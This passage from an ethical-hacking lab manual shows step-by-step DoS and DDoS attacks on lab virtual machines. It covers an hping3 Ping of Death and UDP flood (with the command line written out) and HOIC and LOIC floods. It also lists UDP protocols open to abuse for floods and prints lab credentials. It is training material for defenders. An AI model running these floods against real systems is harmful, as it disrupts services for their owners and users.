


Figure 1.2.5: Attack successfully launched from Parrot Security

20. This command initiates the PoD attack on the **Windows 10** virtual machine.

Note: In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.

TASK 2.3

Analyze Target System's Performance

22. Switch to the **Windows 10** virtual machine, click the **Type here to search** field present at the bottom of **Desktop**, and type **task**. Click **Task Manager** from the results.
23. The **Task Manager** window appears; by default, the **Processes** tab appears, as shown in the screenshot.




Figure 1.2.6: Task Manager window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Click the **Performance** tab to view the performance of various system components (**CPU**, **Memory**, **Disk**, **Ethernet**).
25. Under the **Performance** tab, by default, the **CPU** performance is displayed in the right-hand pane. Observe that the CPU **Utilization** percentage is **100%**, indicating a DoS attack on the system.
26. Observe the degradation in the performance of the system, which might result in the system crashing.

Note: The results might differ in your lab environment.




Figure 1.2.7: Performance Tab: CPU Utilization

27. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.




Figure 1.2.8: Terminate PoD attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Check for Open NetBIOS Port

28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** virtual machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
29. In the terminal window, type **nmap -p 139 <Target IP Address>** (here, the target IP address is **10.10.10.19** [**Windows Server 2019**]) and press **Enter**.

Note: Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.




Figure 1.2.9: Check for open port

TASK 2.5

Perform UDP Application Layer Flood Attack using hping3

30. Now, type **hping3 -2 -p 139 --flood <Target IP Address>** (here, the target IP address is **10.10.10.19** [**Windows Server 2019**]) and press **Enter**.

Note: **-2**: specifies the UDP mode; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.




Figure 1.2.10: Performing a UDP Application Layer Flood Attack

31. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
32. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.

TASK 2.6

Analyze the Network Traffic

Note: You might experience degradation in the **Window Server 2019** machine's performance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.2.11: Capturing traffic through Wireshark

34. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.10.13** via port **139**.




Figure 1.2.12: Analyzing the traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Note: Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

- **CharGEN** (Port 19)
- **SNMPv2** (Port 161)
- **QOTD** (Port 17)
- **RPC** (Port 135)
- **SSDP** (Port 1900)
- **CLDAP** (Port 389)
- **TFTP** (Port 69)
- **NetBIOS** (Port 137,138,139)
- **NTP** (Port 123)
- **Quake Network Protocol** (Port 26000)
- **VoIP** (Port 5060)

36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.
37. Close all open windows and document all the acquired information.
38. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

TASK 3 Perform a DDoS Attack using HOIC

Here, we will use the HOIC tool to perform a DDoS attack on the target machine.

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs.

Note: In this task, we will use the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines to launch a DDoS attack on the **Parrot Security** virtual machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**. Navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

Note: To perform the DDoS attack, run this tool from various virtual machines at once. If you run the tool directly from the shared drive in the virtual machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.

3. Similarly, follow the previous step (**Step #2**) on the **Windows Server 2019** and **Windows Server 2016** virtual machines.

Note: On the **Windows Server 2019** and **Windows Server 2016** virtual machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Configure HOIC

4. Now, switch to the **Window 10** virtual machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The **HOIC** GUI main window appears; click the "**+**" button below the **TARGETS** section.




Figure 1.3.1: HOIC GUI

HOIC (High Orbit Ion Cannon) offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.

6. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.10.13** [**Parrot Security**]) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.




Figure 1.3.2: HOIC - [Target] Pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.



Figure 1.3.3: Setting the THREADS Value

8. Now, switch to the **Windows Server 2019** and **Windows Server 2016** virtual machines and follow **Steps 4 - 7** to configure HOIC.

Note: In the **Windows Server 2019** and **Windows Server 2016** virtual machines, log in with credentials **Administration**/**Pa$$w0rd**.

TASK 3.2

Perform DDoS Attack

9. Once **HOIC** is configured on all machines, switch to each machine (**Windows 10**, **Windows Server 2019**, and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** machine.




Figure 1.3.4: Clicking FIRE THE LAZER!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



Figure 1.3.5: Performing a DDoS attack

11. Switch to the **Parrot Security** virtual machine.
12. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
13. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
14. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.




Figure 1.3.6: Wireshark window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Captured Packets

15. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.




Figure 1.3.7: Wireshark capturing the packets

16. Leave the machine intact for 5–10 minutes, and then open it again. Observe that the performance of the machine is slightly affected and that its response is slowing down.
17. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

Note: In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.

18. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker virtual machines. Also, close the Wireshark window on the Parrot Security virtual machine.
19. This concludes the demonstration of how to perform a DDoS attack using HOIC.
20. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4

Perform a DDoS Attack using LOIC

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

Note: In this task, we will use the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines to launch a DDoS attack on the **Parrot Security** virtual machine.

TASK 4.1

Configure LOIC

LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

2. The **Low Orbit Ion Cannon** main window appears.
3. Perform the following settings:
   - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.10.13**), and then click the **Lock on** button to add the target devices.
   - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.

